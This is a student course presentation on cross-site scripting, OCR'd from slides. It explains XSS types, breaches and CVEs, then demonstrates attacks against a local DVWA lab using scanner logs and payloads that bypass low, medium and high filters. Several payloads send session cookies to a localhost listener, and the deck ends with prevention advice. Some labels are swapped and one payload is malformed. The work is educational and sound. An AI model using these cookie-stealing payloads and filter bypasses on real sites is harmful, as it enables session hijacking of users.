Final Presentation on-

Cross Site Scripting (XSS) Attack

CSCI 5403 (Team H)

Michelle Ramsahoye, Mohammad Imrul Jubair, Mohsena Ashraf, Waad Alharthi

What is XSS Attack?

- A vulnerability attack that Injects malicious scripts into a website
- Execution of these scripts when victim unconsciously triggers them
- Allows the threat actor to steal user's data, cookies, and sessions
- Leads to critical security issues, even taking down the whole website



www.___.com
Website
2. Threat Actor injects malicious script for stealing user's session cookies
3. User visits website and triggers the malicious script
4. User's Session cookies sent to the Threat Actor
Threat Actor
User
1. Threat Actor discovers a website containing vulnerability that enables script injection

Fig 1: A demonstration of the execution process of Cross-Site Scripting (XSS) Attack

Why XSS Attack?

- Classified under "Injection" as the **3rd most** critical cybersecurity risk (according to OWASP Top 10)
- Largest XSS attacks:
  - British Airways Data Breach 2018 → 380,000-500,000 affected customers (BBC News, 2020)
  - Fortnite/Epic Games data breach 2019 → 200 million affected players (Ng, 2019)
  - eBay data breach → 145 million affected customers (Reuters, 2014)





Fig 2: XSS being the most common vulnerability found in WordPress plugins by a significant margin (From an analysis of 1599 WordPress plugin vulnerabilities reported over a 14 month period)**

CVE Entry	Procedure	Impact	CVSS Score
CVE-2022-29241	Brute-forcing the PID of the server	Session hijacking, Gaining control over the system	9.0
CVE-2021-45813	Injection of malicious Javascript code	Session hijacking, Credential theft	4.3
CVE-2021-45812	Injection of malicious Javascript code	Session Hijacking	4.3
CVE-2021-42703	Injection of malicious Javascript code	Hijacking session tokens, Unintended Browser Action	4.3
CVE-2020-1673	Clicking a crafted URL sent via phishing email	Hijacking target user's HTTP/HTTPS session	7.6

Table 1: CVE entries focusing on stealing session cookies via XSS attack

**Source: https://www.wordfence.com/learn/how-to-prevent-cross-site-scripting-attacks/

Types of XSS Attack


XSS Attack
Stored XSS Attack
(The injected script will reflect back into the user's browser and show some or all of the input sent to the server)
Reflected XSS Attack
(The injected script is located permanently on the target server)
DOM Based XSS Attack
(The payload is executed after modifying the DOM "environment" in the victim's browser, causing the client side code to run in an "unexpected" manner)


Project Goal

- Studying and demonstrating XSS attack
  - Reflected, Stored and DOM-based
- Developing testing lab
  - Kali Linux, DVWA, Python HTTP server
- Performing vulnerability scans
  - OWASP Zap, XSpear, Nikto, etc.
- Exploiting the victim website
  - Payloads for breaching different levels of security: low, medium and high
  - Analyzing the results
- Recommendations
  - Prevention mechanism

Methodology → Testing Lab Setup

Our testing lab includes-

i. **Environment Configuration:** Kali Linux, VirtualBox on Windows 10/ 11, and UTM on macOS 13.3
ii. **Victim Website:** Damn Vulnerable Web Application (DVWA)
iii. **Vulnerability Scanner:** OWASP Zap[1], XSpear[2], PwnXSS[3] and Nikto[4]
iv. **Attacking Tools:** JavaScript, Python 3


listory
Search
Alerts
Output
Spider
Active Scan
ts 0 6 7 5 Main Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0

GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Cha
GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Cha
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
POST: http://127.0.0.1/dvwa/vulnerabilities/brute/
POST: http://127.0.0.1/dvwa/vulnerabilities/brute/
POST: http://127.0.0.1/dvwa/vulnerabilities/captcha
POST: http://127.0.0.1/dvwa/vulnerabilities/captcha
POST: http://127.0.0.1/dvwa/vulnerabilities/exec/
POST: http://127.0.0.1/dvwa/vulnerabilities/exec/
POST: http://127.0.0.1/dvwa/vulnerabilities/exec/
POST: http://127.0.0.1/dvwa/vulnerabilities/upload/
POST: http://127.0.0.1/dvwa/vulnerabilities/upload/
POST: http://127.0.0.1/dvwa/vulnerabilities/upload/
POST: http://127.0.0.1/dvwa/vulnerabilities/upload/
POST: http://127.0.0.1/dvwa/vulnerabilities/xss_s/
POST: http://127.0.0.1/dvwa/vulnerabilities/xss_s/

User Controllable HTML Element Attribute (Potential XSS)

URL:	http://127.0.0.1/dvwa/vulnerabilities/xss_s/
Risk:	Informational
Confidence:	Low
Parameter:	btnClear
Attack:	
Evidence:	
CWE ID:	20
WASC ID:	20
Source:	Passive (10031 - User Controllable HTML Element Attribute (Potential XSS))
Input Vector:	


Description:
This check looks at user-supplied input in query string parameters and POST data to identify where certain HTML attribute values might be controlled. This provides hot-spot detection for XSS (cross-site scripting) that will require further review by

Other Info:
User-controlled HTML attribute values were found. Try injecting special characters to see if XSS might be possible. The page at the following URL:

Solution:
Validate all input and sanitize output it before writing to any HTML attributes.

Reference:

(a)



```
<0x1b>[1;32m
                                        <0x1b>[1;31m{v0.5 Final}<0x1b>[1;32m
                                        <0x1b>[4m<0x1b>[1;36mhttps://github.com/pwn0sec/PwnXSS<0x1b>[0m<0x1b>[1;32m


<<<<<<< STARTING >>>>>>>

[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Starting PwnXSS...
<0x1b>[1;37m***************
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Checking connection to: <0x1b>[1;33mhttp://127.0.0.1/dvwa/vulnerabilities/xss_r/
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Connection estabilished <0x1b>[1;32m200
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;33mWARNING<0x1b>[0m] Found link with query: <0x1b>[1;32mpage=include.php<0x1b>[0m Maybe a vuln XSS point
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Query (GET) : http://127.0.0.1/dvwa/vulnerabilities/fi/?page=<script>prompt(document.cookie)</script>
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Query (GET) : http://127.0.0.1/dvwa/vulnerabilities/
fi/?page=%3Cscript%3Eprompt%28document.cookie%29%3C%2Fscript%3E
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Parameter page using (GET) payloads but not 100% yet...
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;33mWARNING<0x1b>[0m] Target have form with GET method: <0x1b>[1;36mhttp://127.0.0.1/dvwa/vulnerabilities/xss_r/
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Collecting form input key.....
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Form key name: <0x1b>[1;32mname<0x1b>[0m value: <0x1b>[1;32m<script>prompt(document.cookie)</script>
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Internal error: 'name'
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Internal error: 'name'
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Form key name: <0x1b>[1;32muser_token<0x1b>[0m value: <0x1b>[1;32m<script>prompt(
document.cookie)</script>
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Sending payload (GET) method...
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] <0x1b>[0;35;47m Parameter page using (GET) payloads but not 100% yet...
```

(b)

Fig 3: Scanning DVWA with OWASP Zap (a), and XSpear (b)

[1] https://www.zaproxy.org/
[2] https://github.com/hahwul/XSpear
[3] https://github.com/pwn0sec/PwnXSS
[4] https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner)

Methodology → XSS Attack Demonstration **(Reflected)**

Three security levels: **Low, Medium and High**

- **Low Security Level:**
    - Weakest mode
    - No process of sanitization

```
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>
```


- **Medium Security Level:**
    - Introduction of a pattern matching program to remove any references to ``<script>”
    - `str_replace()` function will replace `<script>` with null
    - We apply `<SCRIPT></SCRIPT>` to bypass the filtering

```
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<SCRIPT>window.location='http://127.0.0
.1:1337/?cookie='+document.cookie</SCRIPT>
```

- **High Security Level:**
    - Disabling all JavaScript by removing the pattern using regular expression, i.e., "<s*c*r*i*p*t"
    - We target HTML events since it can bypass the regular expression filtering

```
<img src/onerror =fetch('http://127.0.0.1:1337/?cookie='+document.cookie)>
```

Methodology → XSS Attack Demonstration (Reflected)



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello

127.0.0.1

PHPSESSID=3agft0sfvr1q0nukherl28907i; security=low

(a)



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

127.0.0.1

PHPSESSID=3agft0sfvr1q0nukherl28907i; security=medium

(b)

Fig 4: Reflected XSS attack to steal cookies- for low (a) and medium security level (b)

Methodology → XSS Attack Demonstration (Stored)

Reloading the page will show that the spoiled scenario is still alive.

- **Low Security Level:**
  - Weakest mode
  - No process of sanitization

```
http://127.0.0.1/DVWA/vulnerabilities/xss_s/?message=’window.location=http://127.0.0.1:1337
/?cookie='+document.cookie
```


- **Medium Security Level:**
  - Application of filters for removing the tags
  - Conversion of special characters into HTML entities
  - Prevention is implemented only for the “*message*” field

```
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<SCRIPT>window.location='http://127.0.0.1
:1337/?cookie='+document.cookie</SCRIPT>
```

- **High Security Level:**
  - Security layer on the “*name*” field is applied
  - We target HTML events to avoid the regular expression filtering
  - Following payload fires when the image fails to load or causes an error

```
<img src="x" onerror=fetch( 'http://127.0.0.1:1337/?cookie ='+document.cookie ) />
```

Methodology → XSS Attack Demonstration (Stored)




127.0.0.1

PHPSESSID=3agft0sfvr1q0nukherl28907i; security=low

Name: Mohsena
Message:

(a)



127.0.0.1

PHPSESSID=3agft0sfvr1q0nukherl28907i; security=medium

Name:

(b)

Fig 5: Stored XSS attack to steal cookies- for low (a) and medium security level (b)

Methodology → XSS Attack Demonstration (DOM-Based)

DOM-Based is similar to Reflected XSS attack, except that it writes data directly to the Document Object Model.

- **Low Security Level:**
  - No process of sanitization

```
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?default=<script>alert(document.cookie)</script>
```


- **Medium Security Level:**
  - Introduction of a pattern matching program to remove any references to ``<script>”
  - Create fake image with intention of it failing - use the `onerror` attribute to run our malicious script

```
http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default= hello</select><img src=x
onerror=alert(document.cookie)>
```

- **High Security Level:**
  - Specify strings allowed to be associated with the dropdown menu
  - We utilize HTML fragmentation to bypass this, using the ‘#’ character

```
http://127.0.0.1/DVWA/vulnerabilities/xss_d/#default=
<script>alert(document.cookie)</script>
```

Methodology → XSS Attack Demonstration (DOM-Based)



```
127.0.0.1/DVWA/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>
```


Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

127.0.0.1

```
PHPSESSID=17f7c7dfef5646f32d0dcad2c37e0df0; security=low
```

(a)



```
127.0.0.1/DVWA/vulnerabilities/xss_d/?default=hello</select><img src=x onerror=alert(document.cookie)>
```

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

127.0.0.1

```
PHPSESSID=17f7c7dfef5646f32d0dcad2c37e0df0; security=medium
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

(b)

Fig 6: DOM-based XSS attack to steal cookies- for low (a) and medium security level (b)

***Note that the code is entered after clicking the "Select" button from the dropdown in (b). The image we inserted so that it's failure can be seen on the page (circled).

Preventing XSS

It is recommended to use a combination of the following prevention mechanisms:

i. **Escaping user input:**
   - Converts key characters in the data that a web page receives
   - E.g.: adding a ‘ \ ` character before a ‘ " ` character forces the input to be interpreted as text, not as closing a string
   - Generally useful against all types of XSS attacks

ii. **Input validation**
   - Verification of the user’s input data to ensure it matches the expected format and content
   - Works better for Stored and Reflected XSS
   - May not be effective against DOM based XSS attacks

iii. **Input sanitization**
   - Done after input validation, by removing any malicious or unexpected characters
   - E.g.: a text along with html tags such as `<script>` gets sanitized by removing the tags
   - More effective for DOM based XSS

Preventing XSS (Continued)

iv. Output Encoding

- Process of encoding user-generated content before it is displayed on a web page
- E.g: converting special characters into their equivalent HTML entities
- HTML methods (`innerHTML`, `outerHTML`, `write`, and `writeIn`) should be avoided with untrusted user input
- If untrusted user input is necessary, JavaScript's `textcontent` property can be used
- Works for all types of XSS attacks

v. Content Security Policy (CSP)

- Can be implemented using HTTP headers or meta tags in HTML
- Prevents XSS attacks by blocking the untrusted source script execution
- E.g.: following code to the header only allows content to come from the site's own origin

```
Content-Security-Policy: default-src 'self'
```

vi. Session management

- By using secure cookies, session ID regeneration, enforcing secure communication over HTTPS
- Not effective against stored and reflected XSS attacks

Conclusion

In this project,

- Our main target was to act as an attacker and hijack session and cookies of users via XSS
- Demonstrated three types of XSS attacks: Reflected, Stored and DOM-based
- Attempted to breach three layers of security filters of DVWA: low, high, and medium
- Exhibited ways to redirect sessions and cookies toward the attacker's Python http servers
- At last, we provided prevention mechanisms against XSS attacks

Thank You!